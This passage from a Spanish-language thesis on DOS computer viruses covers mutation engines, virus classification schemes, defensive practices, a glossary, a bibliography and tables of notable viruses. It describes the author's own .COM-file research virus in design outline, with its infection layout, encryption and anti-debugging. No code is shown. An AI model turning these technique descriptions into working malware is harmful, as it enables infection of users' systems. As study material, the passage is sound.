En un estudio elaborado por *Ludwig*, se muestra la facilidad con que son detectados algunos *Ingenios de Mutación* ya existentes (las variantes de los Virus), por los AV's. Sin embargo, sería sólo cuestión de ligeramente modificar el código en el descifrador variable del ingenio para generar variantes desconocidas por muchos de ésos AV's.

Ahora bien, a decir por *Tarkan Yetiser* dentro de un análisis acerca del polimorfismo en Viruses de PC's, ésta propiedad puede ser muy útil aplicada en áreas como la *Ingeniería de Anti-reversa* o *Anti-Ataques-Directos*.

Y aún por mencionar quedan algunas utilerías *sui generis* (recordar al *SMEG*) :

Herramienta	Comentarios
KRTT	*Kohntark's Tunneling Toolkit. Módulo de encadenamiento a Virus, le provee defensa contra la detección por filtros AV o por método heurístico del F-prot. Regresa el Manejador original de la Int 21h. Compatible con el TpE y otros Ingenios Polimórficos.*

...continúa en la página siguiente

Herramienta	Comentarios
UltiMute	*Ingenio Polimórfico parte de las Utilerías para Protección de Archivos Black Wolf. Proporciona niveles de protección al software DOS, para ello emplea las ideas de encriptación polimórfica junto a passwords. Puede aplicarse varias veces al programa especificado por el usuario sin afectarle el funcionamiento, además de proveerle defensas contra la modificación (hacking). En su documentación previene contra usarlo en Viruses. Provoca un Falso-Positivo en el F-prot (Virus Áurea).*
KOH	*King Of Hearts o Hidróxido de Potasio de Mark Ludwig. Virus Boot, motivado por las inflexibles leyes sobre Piratería de software. El contenido de los discos es la evidencia para la acusación, a menos que esté encriptado. Un Virus amigable se encarga de (des-)cifrar en el fondo cada floppy (donde estará instalado previa consulta, y pidiendo un password). El algoritmo de cifrado sería uno público.*

Tabla 3

Aunada a ésta nueva ola de cambio, ha emergido una corriente formada por reconocidos investigadores de Virus que empuja hacia una estandarización en la asignación de nombres a Viruses, reglas a aplicarse por los AV's, que minimicen confusiones y arbitrariedades. *Solomon, Skulason y Bontchev* se encargaron de diseñar una, donde el nombre del Virus se formaría de 1 a 4 campos punteados, cada campo con un identificador de hasta 20 caracteres. Así el formato quedaría :

ID_Familia.ID_Grupo.ID_Variante_Mayor.ID_Variante_Menor

Brevemente explicado, ésto arroja los siguentes datos acerca del Virus :

- Clasificación por Estructura. Por ejemplo, cualquier Virus corto (menor de 60 bytes) de Sobre-escritura corresponderá a la *Familia Trivial.*

- Sub-familia englobando a Viruses similares derivados. Ejemplo, la Familia Cascada tiene como un *Grupo* al *1704.*

- Dentro del Grupo, conjunto de Viruses muy similares con longitud de infección aproximadamente igual. Normalmente, será un número.

- Identificador reservado para variantes de Viruses conocidos (*"hacked"* o modificados muy ligeramente).

V.4 Propuestas de Clasificación

Antes que proveer clasificaciones obvias y poco útiles (véase la número 3) es deseable contar con algunas otras que nos ofrezcan un perfil completo e independiente de la plataforma, acerca del Virus. Es decir, que sin bajar al nivel técnico detallista de cómo lo hacen, cualquier usuario de computadoras pueda intuir cómo es/actúa el Virus.

Así, se han vislumbrado algunas generalidades (véanse 1, 2 y 4) que podrían resultar de utilidad para lo aquí pretendido, por lo que tales sugerencias son presentadas a continuación :

1) Por Modo de Activación.-

Determina la forma "de despertar" al Virus para que infecte, en reacción a un evento.

a) Directa.

El Virus contagia cuando la Entidad SW (que realmente estaría infectada) se ejecuta consciente y específicamente por el usuario, sin que para ello involucre a otras Entidades SW en operaciones intermedias. Pasivo, no sería el término adecuado. Son de propagación lenta.

A ésta clase pertenece el Virus muestra presentado en la presente obra.

b) Indirecta.

Durante algunas operaciones hechas por el usuario, inadvertidamente se realizarán sucesos internos propios del Sistema Operativo que el Virus interceptará para reaccionar infectando. Para monitorear e infectar, deberá anclarse residente en estado de espera. Propagación rapida, que le brinda mayores oportunidades para una más extensa propagación. Caen en ésta categoría Viruses TSR, Boot, MBR, Infectores del Sistema (por ej. del Command.com), etc. . Ejemplo : el Jerusalem.

2) Por Técnica de Infección.-

Describe la relación guardada por el Virus y el código de la Entidad SW ya infectada.

a) Encadenamiento.

Modificaciones ligeras sin pérdida de código en la Entidad SW con el Virus. No necesariamente implica un tamaño mayor en el código ya infectado.

b) Sobre-escritura.

Alteración total sin consideraciones. Pérdida irreparable de código en la Entidad SW con Virus.

c) Compañía (Spawning).

Es posible conservar la integridad total de la Entidad SW infectada, así como la del Virus. Al propagarse, no necesariamente puede haber infección.

3) Por Entidad SW infectada.-

Se considera más adecuada para gente técnica, pues aprovechar tal información implicaría tener conocimientos sobre el funcionamiento de cada estructura referida como categoría, además acerca de Viruses. Sería específico a cada Sistema Operativo. Pudiése darse al usuario promedio como mero dato técnico a modo de prevención. Se agruparían por infectores de BOOT, de MBR, de OBJ, de cada EXE, de BAT, etc. . Una nota adicional, dentro del diccionario de los términos de mal gusto (en el que el "Wysiwyg" ocupa un lugar prominente), seguramente estará el que se encarga de describir a los prolíficos Viruses fectores de más de una Entidad SW (Boot y Archivos, por ejemplo), bajo el "cacofónico" término de Multi-partitas.

4) Por Localización del Código Viral.-

Describe la relación entre la Entidad SW y el código del Virus, por su ubicación.

a) Interna/Adyacente.

Del tipo de los de Encadenamiento (MBR/Boot/Archivos) y los de Sobre-Escritura.

b) Externa.

El código del Virus no está junto al de la Entidad SW.

Ésta, a su vez, se subdivide según la forma de llamar al código Viral:

- Mediante *"Ligas".*

Se fija la totalidad del código Viral a una dirección única, por lo que cualquiera puede accesarlo si se le modifica la secuencia de ejecución hacia ella. Así, podemos decir que existe una relación muchos a uno (Muchos:1). Ejemplo : DIR II (Infector del Sistema de Archivos).

Nótese que algunos Viruses infectores del Boot, por su naturaleza, se ven obligados a utilizarla como táctica complementaria a la de ser Adyacentes en el Boot. Sin embargo, si ésa parcialidad de código Viral es ligada a alguna otra Entidad SW para contaminarla, la infección no tendría sentido pues le haría falta su complemento alojado en el Boot. Por ésto y por la relación 1:1 guardada en los Viruses del Boot no se les considera parte de ésta categoría.

- Mediante Prioridad en el Orden de Ejecución.

Se crea una relación 1 a 1 (1:1) durante la "infección" de archivos. Puede no haber modificación en el archivo afectado. Están ejemplificados por los Viruses Compañía.

V.5 Virus infector de archivos .COM

Corresponde a éste tema la introducción a un caso específico de Virus que ha sido creado especialmente para la tesis y cuya codificación es mostrada en uno de sus apartados.

Virus de Investigación, es el término adecuado puesto que nunca ha sido liberado al público sin un propósito distinto que el de la divulgación científica. Deberá ilustrar sólidamente la idea, y se recalca sobre ésto : *No es un manual para hacer Viruses*.

El Virus hace uso de los *Handles* para la manipulación de archivos; el conocimiento previo de las funciones y del modo de trabajar de cada una es requerido (el lector interesado puede consultar la Bibliografía sugerida para ésto). Mediante los Handles podremos lograr el tipo de infección de archivo .COM que pretendemos. Esquemáticamente podría lucir de la siguiente forma :

.COM Original		.COM Infectado	
Desplazamiento (hex.)	Código	Desplazamiento (hex.)	Código
100	Instrucción Inicial	100	JMP V
103	Instrucción2	103	Instrucción2
...	.....	...	.....
...	.....	...	.....
...	.....	...	.....
1xx	Instrucción Final	1xx	Instrucción Final
		V	Inicio del Virus
		...	.....
		...	.....
		...	.....
		1yy	Fin del Virus

Algunos puntos de interés acerca de la operación de éste Virus, son enlistados a continuación :

- Infecta archivos sin importar tenga atributos de Lectura, Oculto o de Sistema puestos.
- La infección de archivos .COM está restringida a aquellos, cuya instrucción inicial, sea un salto corto.

- Infectará, si es posible, sólo 1 archivo a la vez.
- Conserva atributos, fecha y hora originales del archivo infectado.
- Utiliza una clave fija de cifrado.
- Detecta infección previa suya, analizando la fecha del archivo (Técnica Centuria).
- Emplea técnicas anti-depuración (Prefetch y Overlap).
- Modularizado.

Brevemente reseñado : *Activación Directa / Encadenamiento / Interno / COM / Débilmente acorazado / Infector del COMMAND.COM.*

Existen posibilidades de optimización en el tamaño y en funcionalidad (por ejemplo : cambiarse de directorio, retornar el flujo de ejecución al programa original, clave de cifrado aleatoria, etc.).

En el *Apéndice C*, podrá encontrar el listado del susodicho Virus en forma de script para el Debug, además de contener alguna otra información pertinente.

V.6 Tácticas de Protección contra Viruses

A continuación, se pondrá a disposición del lector un conjunto de anotaciones y consideraciones especiales que podrían resultarle de utilidad a la hora de tomar decisiones acerca de proteger su sistema computacional contra los Viruses. Por no ser un objetivo en ésta tesis, no se tocan o profundizan temas como las técnicas empleadas por las distintas herramientas Anti-Virus (se sugiere la lectura de la *"Guide to the Selection of Anti-Virus Tools and Techniques"* cuyas referencias son dadas al final de la obra).

En plan defensivo ante los Viruses, hallamos tres funciones básicas a cubrir, en orden de ejecución : *detección, identificación y eliminación.*

i) *Detector* .- Alerta al usuario de la existencia de un Virus en el sistema. Puede ser descubierto antes, durante o después de actuar el Virus.

ii) *Identificación* .- Reconocimiento del Virus que sugiera la acción a tomar por la herramienta AV o, en última instancia, por el usuario para erradicarlo.

iii) *Limpiador* .- Elimina al Virus y, siempre que sea posible, restaura la Entidad SW infectada (eficientiza el tiempo de recuperación de una infección).

Las tres facetas en que se puede presentar un *Detector* han demostrado tener sus lados flacos, a veces no tanto en la idea (*Scanner*) sino en la vulnerabilidad de las herramientas mismas (caso de los AV Monitores). Asimismo, su naturaleza les impone limitantes : un AV Monitor no podría prevenir una infección del Boot, o bien, la asunción de un sistema "limpio" hecha por el Scanner (ésto es, sin ningún Virus reconocido por él) antes de ser instalado para entonces detectar Viruses ya una vez que éstos han infectado.

El *Detector* debería indicarnos la presencia de Viruses (aun sea una variante menor); el *Identificador* debería ser general a cualquier Virus (conocido o no); el *Limpiador* debería poder restaurar sin errores al archivo infectado (sin importar posibles pequeñas modificaciones en el Virus conocido). Actualmente, en mayor o menor medida, todos distan de serlo.

Hay quienes opinan que la detección debe ser *preventiva*, antes de infección alguna, pues luego implicaría reconocer (tardíamente) muchos y muy variados síntomas de infección (basados en la historia). No obstante, dentro de la detección de Viruses hay dos casos producto de las probabilidades :

i) los *Falsos Positivos* cuando se detecta como infectado un archivo, siendo que no lo está.

ii) los *Falsos Negativos* donde no se detecta como infectado a un archivo que lo esté.

Pero, ante todo, nunca hay que perder de vista la simpleza : la facilidad de uso, la inversión de tiempo y recursos por el usuario en tales actividades, la practicidad acorde al sentido común (a veces, hasta podría resultar un muy efectivo complemento, la inspección visual de ciertas

características de los archivos, por ejemplo, el tamaño o los atributos). Aún si existiese un método infalible para la detección e identificación de Viruses que no cumpliera cabalmente con alguna de las condiciones previas, podría tener que sacrificarse ésto por aquello (dependiendo de las necesidades del usuario).

Debe asegurarse la recuperación de una infección, rastreándola. Eliminarla totalmente y con certeza para evitar "re-caídas" (no siempre bastan simples Warm Boot's).

A fin de cuentas, nos veremos intentando minimizar riesgos de entrada de Viruses a nuestro sistema, a la vez de minimizar costos en el proceso. Eliminarlos al 100% no es imposible, pero los costos serían muy altos para el usuario (más de lo que habría pensado, antes de comprar la PC siquiera). La cuestión no es llegar a extremismos de inhabilitar los floppies de la máquina para no contraer Viruses o de formatear a bajo nivel cada vez que se halla un Virus presente. Y no es que esté mal, porque en materia de seguridad cualquier detalle es importante (desde el modo en que trabaja el microprocesador hasta el protocolo que se sigue para intercambiar software), sino que es un exceso.

Es preciso tomar medidas preventivas, por lo que se proponen algunas cuantas enseguida :

- Procurar obtener las aplicaciones (archivos ejecutables) de primera mano y conservar el software en sus discos originales protegidos.
- Respaldar periódicamente la información (archivos de datos) importante acorde a alguna metodología y con respaldo incremental, si es necesario.
- Guardar un tiempo de espera prudencial con todo software gratis, "espectacular" y de origen dudoso, adquirido a través de BBS's o FTP's.
- Mantenerse bien enterados de todo lo relacionado a ésta área, una gran opción son los BBS's. Nunca aislarse.
- Tratar de adquirir, previa evaluación, alguna herramienta AV en boga. En ésto, el concepto *shareware* ayudaría mucho a estudiantes, por ejemplo. Se ha propuesto el empleo de algún *Criptosistema de Clave Asimétrica* (del tipo del *PGP de Zimmerman*) como medio en el cual delegar la confiabilidad y autenticidad del SW intercambiado.
- Habilitar siempre un disco (floppy) protegido con sistema y vacunas/utilerías necesarias, cerciorándose de hacerlo

"higiénicamente". Sería la vía alterna (aparte del disco duro) para "bootear" la máquina, y desde el cual se pudiera hacer extensiva la "limpieza" del sistema. Ésta será nuestra base firme.

- Cuando está infectado el disco duro de la máquina, se deberá bootear desde ése floppy base y sin efectuar accesos al disco duro hasta no scanearlo.
- *Scannear* todo disco (que no software) antes de utilizarlo, si no se está seguro de su procedencia (aunque en ocasiones, ni así).
- En *sistemas multi-usuario*, ser muy cuidadosos con el software a compartir sobretodo si proviene del exterior a la organización.
- Además, bloquear accesos a la PC o *Workstation* cuando no sea utilizada momentáneamente. Obvio es que el *Servidor*, deba poseer ésta facilidad.

Organizacionalmente, el peor escenario posible está cimentado en máquinas sin disco duro, únicamente con floppies. Representa una atractiva oportunidad para cualquier Virus. De poco sirven estrategias de protección contra Virus en tal ambiente, pues aún con la más efectiva de ellas, las molestias que generarían y el desaliento en la productividad serían su precio.

Dos últimas anotaciones, simples u obvias quizás, pero con las que el usuario mismo se podría responder más de una pregunta :

- *Un archivo de datos, propiamente dicho (hablar de macros es hablar de código), no puede ser vía de transmisión de Viruses. No se puede decir lo mismo de un disco de datos.*
- *No puede haber infección, sin antes haber activado al Virus. Así, cualquier lectura a un disco contaminado no puede ser causa de infección si se está seguro de que previamente no se ha ejecutado el código del Virus.*

CONCLUSIONES

Por los diversos factores mencionados con anterioridad, el DOS habrá dejado una honda huella en el progreso del campo viral. La siempre cambiante tecnología computacional ya llega alardeando de poner a los Viruses en un impasse que es sólo de ficción pues el concepto de Virus va más allá del maritaje con un software o hardware específico, es más, ni siquiera constituyen tan grande problema como el que potencialmente representan los Troyanos, sin ir muy lejos.

La seguridad de un Sistema Operativo no es cosa que incumba solamente al férreo ocultamiento de información hacia las masas, sino también, y en mayor medida, a la amigabilidad operativa ofrecida al usuario en cualquier nivel simulando un sistema inteligente con auto-protecciones vía software en todo momento. Sin duda, algo que sólo la tecnología viral ha ido perfeccionando.

Por otro lado, los Viruses se encuentran dentro de un círculo en el que las mejores armas para cualquier bando están fundamentadas en la posesión de información acerca del contrario y, curiosamente, unos de los "mejores clientes" para los Viruses son los *programadores usuarios*. Están en una batalla de conocimientos dentro de la *Era de la Información*, que es precisamente lo que la distingue de cualquier otra antes habida. De modo que, la ignorancia, el miedo y la indiferencia hacia ellos serían pésimos aliados nuestros.

El vanguardista arte *Ciberpunk*, de arraigo entre las nuevas generaciones, es la batuta que marca el paso en la evolución de la comunión sociedad-computadoras; atrae a jóvenes hackers deseosos de emular las hazañas literarias de sus héroes (cuyos alias utilizan) dentro de un mundo electrónico virtual ilimitado.

John Brunner (autor de : "*Shockwave Rider*") ya hubo constatado que la realidad va pisándole los talones a la fantasía : *phreakers*, *tapeworms* y tecnificados gobiernos corruptos asombran por la certeza de tales alucinaciones. Incluso la "materialización" de algunos de éstos personajes logra motivar todavía más a sus fans. Por el mismo rumbo, el clásico "*Neuromancer*" de W. Gibson (película : "*Bladerunner*") contiene la parte medular de la filosofía que usualmente es atribuída sólo a

hackers y demás (*CH3CK 1T 0UT, D00DZ!*, dirían ellos). Personalidades como Marvin Minsky y Zimmerman (reverenciado por los ciberpunks debido a su creación : el *PGP*) han sido engatuzados por éste género literario.

Pues bien, el Virus Informático representa un parteaguas histórico en los esfuerzos por crear vida, el ancestral anhelo humano. Se trata de imbuir inteligencia (individual o colectiva) a organismos cibernéticos fabricando "metáforas de la vida". Emprobleman a la sociedad muy singularmente, pues la esencia misma de autómata tiene complejas dualidades por analizar. Controversiales e incomprendidos, alcanzan a tocar aspectos impensados, ahora reales (problema de las Leyes contra la Moral).

Su esfera de acción puede alcanzar a la sociedad entera, sedienta insaciable de mayor automatización y optimización de procesos.

La IA nació volando, siendo su meta aterrizar cada vez más fácilmente. Este trabajoso proceso ha sido lento hasta ahora, razón por la que es despreciada por muchos oportunistas. Julio Verne alguna vez tuvo un sueño, sueño que ahora es realidad.

Además, la idea de programas que doten de capacidades a otros programas, es lo suficientemente provocativa como para tan sólo dejarla en el olvido sin menospreciar aún la de sabotaje. El *Pentágono* las estudia bajo la categoría de *Combate Electrónico No-Letal.*

Las redes computacionales y ramas de la IA como la *WetLife* serán dos poderosos detonantes en el desarrollo y aplicación futura de no sólo los Viruses, sino en general, de ésta modalidad de autómatas computacionales.

Finalmente, los Viruses han sido comercialmente sobre-explotados, se les da importancia en base a acciones que los desvirtuan y les crean un clima adverso a la defensiva (una de ellas es el día otorgado a los Viruses por la *NCSA* en EU, el 9 de junio). La escasez de material bibliográfico viral relevante y a la vez accesible al usuario promedio, es prueba inequívoca de ésa no muy sana actitud hacia ellos.

"Si sabes lo que estás haciendo, cuánto tiempo te tomará o cuánto te costará, éso no es investigación."

GLOSARIO

⇒*Acorazado*
⇒Virus que dificulta el trazado, desensamblado y entendimiento de su código.

⇒*BBS*
⇒Bulletin Board System. Es una computadora utilizando un software de comunicaciones, módem y línea telefónica para permitir a otras computadoras similarmente equipadas, comunicarse entre sí. Ofrecen amplia información : opiniones, librerías de shareware, noticias, entretenimiento, etc.

⇒*BIOS*
⇒Basic Input/Output System. Residente en un chip conectado en la tarjeta madre de la micro, es el programa del sistema.

⇒*BootStrap*
⇒Registro inicial en un disco, contiene un programa muy corto llamado IPL.

⇒*CMOS*
⇒Semiconductor de Metal Óxido Complementario. Área de memoria que contiene información del sistema, usada en PC's tipo AT. No está dentro del espacio normal de direccionamiento del CPU.

⇒*Encriptación*
⇒Capacidad de los Viruses para descifrarse a sí mismos mediante algoritmos de cifrado :
a) Simples (1G = 1a. Generación)
b) Complejos (2G)
c) Durante la reproducción, mutando imprevisiblemente (3G)

⇒*IPL*
⇒Programa Inicial de Carga, encontrado en el primer sector en floppies (segundo sector en Discos Duros), Pista 1, Cara 1. Carga el Sistema Operativo, si lo hay, sino envía un mensaje de error.

⇒*Memoria Core*

⇒Uno de los primeros tipos de memoria usados en las computadoras. Estaba compuesta de unidades de almacenamiento (llamados "Núcleos Magnéticos") hechos de un material ferro-magnético y magnetizados en cualquiera de las dos direcciones para almacenar 1 bit. Es ahora obsoleta y nunca fué utilizada en las micros.

⇒*Nemónico*

⇒En el lenguaje ensamblador, es una abreviatura fácil de recordar (expresada con letras) de una operación que puede ser hecha por la computadora.

⇒*Polimorfismo*

⇒Aplicado en un Virus, se refiere a la reproducción funcional del mismo pese a mostrarse con corrientes de bytes distintas. Para ello, se vale de insertar aleatoriamente instrucciones innecesarias, equivalencias entre instrucciones para una misma acción, intercambio en el órden de instrucciones independientes o utilizando múltiples esquemas de cifrado. Dificultará su localización, identificación y eliminación.

⇒*Stealth*

⇒Técnicas de ocultamiento empleadas por los Virus :

a) para no ser detectado en memoria o en archivos (1G)

b) para inhabilitar técnicas de *Ingeniería de Reversa* (2G)

⇒*Tunelaje*

⇒Técnica de trazado de vectores de interrupción, para hallar el manejador original.

⇒*TSR*

⇒Tipo de programa que Termina pero Permanece Residente en memoria.

⇒*WYSIWYG*

⇒What You See Is What You Get. Adjetivo para software como procesadores de palabras que producen imágenes en pantalla idénticas en apariencia al documento final ya impreso.

BIBLIOGRAFÍA

I) Libros

⇒Blas, Clemente. "PC Guía del usuario"
Ed. Macrobit.

⇒Brown & Kyle. "PC Interrupt"
Ed. Addison-Wessley.

⇒Brown, Kyle y otros. "Undocumented DOS"; 1990.
Ed. Addison-Wessley.

⇒Ceballos. "Quick C"
Ed. Macrobit.

⇒Cohen, Fred. "Computer Viruses: Theory and Experiments"
Universidad del Sur de California, Ago/1984.
Citado en el libro "Unix System Security"

⇒Duntemann, Jeff. "Turbo Pascal v. 5.0"

⇒Ferreyra. "Virus en las computadoras" 2a. ed.
Ed. Macrobit.

⇒IBM. "Manual de Referencia Técnica del BIOS"

⇒IBM. "Manual de Referencia Técnica del DOS"

⇒Jamsa, Kris. "DOS Guía para usuarios expertos"
Ed. McGraw-Hill.

⇒Kelley. "Secretos del IBM-PC"
Ed. Mc-Graw-Hill.

⇒Ludwig, Mark. "Computer Virus Developments Quarterly : Virus KOH" Vol. 4 Ed. American Eagle Publishing.

⇒MicroSoft. "Manual del Usuario y Referencia del MS-DOS 5.0"

⇒Murray & Pappas. "286/386 Programación en Lenguaje Ensamblador" Ed. McGraw-Hill.

⇒Norton, Peter. "The Peter Norton Programmer's Guide to the IBM PC" MicroSoft Press.

⇒Schildt, Herbert. "Utilización del C en IA" Ed. McGraw-Hill.

⇒Schildt, Herbert. "Turbo Pascal Avanzado" Ed. McGraw-Hill.

⇒Schildt, Herbert. "Turbo C: Programación Avanzada" Ed. McGraw-Hill.

⇒Schildt, Herbert. "C: Guía para usuarios expertos" Ed. McGraw-Hill.

⇒Simrin, Steven. "The White Group's MS-DOS Bible" 3a. ed. Ed. Howard W. Sams & Co.

⇒Swan, Tom. "Mastering Turbo Assembler"; 1989.

⇒Tischer, Michael. "PC Intern"

⇒Wood & Kochan. "Unix System Security" Hayden Book Company, 1985.

II) Periódicos y Revistas

⇒Communications of the ACM, Jun/1989, Vol. 32 No. 6, pag. 664-665 "Consensual Realities in Cyberspace" por Paul Saffo.

⇒Computers & Security, Nov/1990, Vol. 9, No. 7, pag. 593-599
"The Novell Virus" por Jon David.

⇒InfoWorld, 1/Abril/1991. Columna de John Gantz.

⇒Periódico "El Norte". Sección "Interfase"
"Tutor" por A. Fuentes.
"IA" por Francisco Cantú.

⇒Periódico "El Porvenir". Sección "Monitor"

⇒Periódicos "Cornell Dialy Sun", "San Diego Tribune" (23/mar/89).

⇒Revista "PC Magazine"
"Tutor" de R. Hummel y de J. Prosise
"Productivity" de M. Mefford
"User to User" de N. Rubenking

⇒Revistas : PCTips, Personal Computing, Computer Language, PC Techniques, MSJ, PC AI, PC Resource, PC World (números varios).

⇒Scientific American
"Disk Storage Technology" por Robert White.

⇒US News & World Report, Sept/1992
"US hit Iraqui computers with virus before Gulf War" por Robert Burns.

III) Documentos electrónicos y fuentes en Internet

⇒Auerbach, John. "IBM Personal Computer Assembly Language Tutorial"

⇒Bontchev, Vesselin. "Las fábricas de Virus búlgara y soviética"

⇒Chess, David. "Virus Verification and Removal (Tools and Techniques)"; 1991.
IBM Thomas J. Watson Research Center.

⇒FidoNews, Vol. 5, Num. 26. "Killing Viruses"; 1988.
International FidoNet Association Newsletter.

⇒Glath, Raymond. "Computer Viruses: A Rational View"; 1988.
RG Software Systems, Inc.

⇒IBM. "Coping with Computer Viruses & related problems"; 1989.
IBM Thomas J. Watson Research Center.

⇒Kiel & Lee. "The infection of PC Compatible Computers"; 1988.
Georgia Institute of Technology.

⇒Murray, William. "A new strategy for computer viruses"

⇒Padgett, Peterson. "Six Bytes for Virus Detection Paper (MS-DOS)"; 1991.

⇒Polk & Bassham. "Guide to the Selection of Anti-Virus Tools and Techniques"; 1992.
Instituto Nacional de Estandares y Tecnologia (NIST).

⇒Powell, David. "IBM PC-DOS Programmer's Quick Reference Summary"

⇒Rosenberger & Greenberg. "Computer Virus Myths"

⇒Seeley, Don. "A Tour of the Worm"
Utah University.

⇒Virus Test Center. "Index of Malicious Software"; 1991.
Facultad de Informatica de la Universidad de Hamburgo.

⇒Whitman. "An Assembly Language Primer"; 1983

⇒Williams, Dave. "Programmer's Technical Reference for the MS-DOS and the IBM-PC (DOSREF)"; 1994.

⇒Woodside, George. "Virus 101 : 1, 2, 3 y 4"; 1989.
⇒Wyk, Kenneth van. "Developing Virus Identification Products"

⇒Yetiser, Tarkan. "Polymorphic Viruses: Implementation, Detection, and Protection"; 1993.
VDS Advanced Research Group.

⇒BBS : CETYS, ITESO, Shadow, Brinta.

⇒E-Mags diversas : Boot, CPI, CPSR, EPIC, UPI, Phantasy, Pirate, AsmMag, DFP, Xenon, CuD, Chaos, etc.

⇒FTP Anónimo Core War : *ftp.csua.berkeley.edu* /pub/corewar

⇒FTP "Computer Virus Catalog Index" (UnixVir : Index.792) :
134.100.4.42 /pub/virus/text/catalog

⇒FTP Anónimo PowerPC FAQ (1994) :
rtfm.mit.edu /pub/usenet/news.answers/powerpc-faq

⇒Usenet, grupo : *comp.ai*

⇒WWW PowerPC FAQ :
http://www.cis.ohio-state.edu/hypertext/faq/usenet/powerpc-faq/faq.html

IV) Software

⇒Ayudas incluídas en :
F-prot 2.16,
ThunderByte 6.30
Scan 2.14

⇒HelpPC Quick Reference Utility
David Jurgens; 1991.

⇒PC Glossary v. 5.1
Disston Ridge, Inc.; 1993.

⇒VSum501
Patricia Hoffman.

APÉNDICE A
Tabla de Viruses más notables

Virus	*Propiedad relevante*	*Objetivo*	*Otras peculiaridades*
1) Whale	**Stealth y Acorazado**	**Evitar detección y análisis**	**Alemania. TSR COM/EXE. Técnicas Anti-debuger. Simula reboot. Mueve bloques de su código alrededor, *ralentizando* sistemas. Aleatoriza la (des-) infección de archivos (Abrir/Copiar).**
2) Dark Avenger	**Infector interceptando operaciones con archivos.**	**Rápida propagación**	**Bulgaria, 1989. TSR COM/EXE. Intercepta Int 21h y 27h. Residente manipulando MCB's. Oculta infección al listarlo en DIR's. Infecta al ejecutar/leer/crear/copiar/etc. archivos.**
3) Leech	**Manipulación de SFT's**	**Ocultar presencia a monitor AV. Optimizar tamaño de *código***	**Bulgaria. TSR COM. Polimórfico simple. SFT (System File Table). Infecta al ejecutar y cerrar archivos. Oculta crecimiento lo que provoca el error del CHKDSK.**
4) Ontario	**Encriptación**	**Evitar análisis**	**Canadá. TSR COM/EXE Encriptado. Compleja rutina de encriptación.**
5) Leap Frog	**Residente en espacio *reservado* para Buffers**	**Oculta uso de memoria**	**También *llamado* USSR-516. Alternativa al uso de Memoria Alta. Interesante manejador de Error Crítico.**

...continúa en la página siguiente

...APÉNDICE A
Tabla de Viruses más notables

Virus	*Propiedad relevante*	*Objetivo*	*Otras peculiaridades*
6) SatanBug	**Stealth, Polimórfico, Tunelaje**	**Evitar detección/identificación Pasar sobre los monitores AV**	**EU. TSR COM/EXE/Boot/MBR. También conocido como S-bug o Natas. Nombre tomado de una teleserie de los 70's. Infector rápido. Su ataque puso en aprietos al Servicio Secreto de EU.**
7) Tremor	**Stealth, Encriptado, Polimorfo, Retro-Virus, Residente en memoria Extendida/Alta o Superior**	**Detecta la presencia de AV's y toma la acción necesaria Oculta uso de memoria**	**Alemania. TSR COM/EXE. Capaz de generar sinnúmero de copias del Virus totalmente distintas, variará de PC en PC. Pese a las diferentes apariencias en cada infección, se oculta *éxitosamente*. Esparcido por Europa vía el canal de cable *por* satélite TV PRO-7.**
8) SMEG	**Polimórfico**	**Dificultar el análisis**	**Reino Unido. TSR COM/EXE. La apariencia del Virus es totalmente distinta en cada infección. Emplea un ingenio denominado : Generador de Encriptación Metamórfica Simulada.**
9) Mirror (de Trident)	**Inverso del Stealth**	**Engañar al scanner**	**EU. Analizado por scanners, todo programa estaría infectado.**

...continúa en la página siguiente

...APÉNDICE A
Tabla de Viruses más notables

10) GoldBug	**Retrovirus, Stealth, Residente en mem. de Video hasta ser accesible la HMA, Archivos Compañía, Tunelaje, Encriptado variable. Afecta funcionamiento del módem, Infecta LAN's. Evita ser delatado por Windows.**	**Dificulta análisis y detección. Crea archivo paralelo oculto al .EXE. Elimina protección CRC. Detecta AV's presentes y previene la ejecución de otros programas AV. Sobrepasa filtros AV. Windows con Acceso a Disco de 32 bits delata irregularidades.**	**EU. TSR Boot/MBR Compañía. Se instala en 2 sectores vacios. Si bootea una PC infectada desde un floppy limpio, no reconocerá disco duro. Booteando desde un floppy infectado, esperará a meterse en HMA para infectar disco duro, borrándose del floppy como un gusano. Evita ser trazado. Se auto-protege, si intenta borrar un archivo compañía infectado, en vez, borra el original. Infecta archivos en red si consigue derechos de Crear/Renombrar. Difundido dentro de una copia del juego DOOM II.**
11) DIR II	**Manipulación de las Entradas de Directorio**	**Obtiene el control para el Virus sin modificar el archivo**	**Bulgaria. El también llamado Creeping Death, es un infector del Sistema de Archivos. Stealth. Se aloja en un sector del disco, sobre-escribirá archivos con el Virus, sólo si intenta eliminarlo.**
12) Daemaen	**Implantación de diversas técnicas de infección**	**Incrementar probabilidades y rapidez de contagio**	**Australia. EXE / COM / OV? / SYS / BIN / Boot / MBR. Oculta infecciones. Infecta al Abrir/Cerrar/Crear/Leer/Cambiar Atributos/ etc.**

...continúa en la página siguiente

..APÉNDICE A
Tabla de Viruses más notables

13) Lemming	**RetroVirus especializado contra técnicas Anti-Stealth y otras, del ThunderByte**	**Engañar totalmente a uno de los mejores AV's existentes**	**Australia. El innovador método heurístico del TB fué el punto a vencer, un gran reto. Stealth. Engaña al TBScan y su Sistema Interno de Acceso a Archivos (usando Int 21h). Y también, al TBDriver logrando ser TSR, así, inutilizando CheckSum's.**
14) Jerusalem B	**Infecta LAN's Netware**	**Mayor alcance, siendo Virus de LAN's**	**TSR. Sobre Netware 2.15C. Infecta Servidor desde nodos infectados. Escribe y borra del Servidor sin tener los privilegios, le basta el de Modificar para insertarse en archivos, mínimo les alterará fecha y hora con derechos de Leer/Abrir/Crear (ver Virus Got You).**
15) Venganza (P/S)	**Bomba de Tiempo**	**Destruir/molestar**	**EU. COM. Destructivo y ruidoso. Se activa el 20 de cada mes.**

APÉNDICE B
Tabla de Viruses peculiares

Virus	*Peculiaridad*
1) Shifting Objective	Infector de archivos OBJ.
2) Minimal	Familia de Viruses infectores COM de sobre-escritura, creados para ser los de código más pequeño. Tamaño mínimo : 30 bytes.
3) AT II	Rusia. TSR COM. Virus residente de código optimizado para ser el más pequeño en su tipo. Usa instrucciones sólo para máquinas 286 ó superiores. Tamaño : 108 bytes.
4) Sentinel	Bulgaria. TSR COM/EXE. Escrito en lenguaje de alto nivel : Pascal.
5) KCMOS	Alteran el CMOS. De igual modo: el FGT y el CurseBoot.
6) VBAT	Virus archivo de lotes infector de archivos BAT.

...continúa en la página siguiente

...APÉNDICE B
Tabla de Viruses peculiares

Virus	*Peculiaridad*
7) Darth Vader B	**Bulgaria. TSR COM. Infecta al copiar, insertándose en el Stack del programa, si cabe. Análogos en ocultamiento al Lehigh y Cluster.**
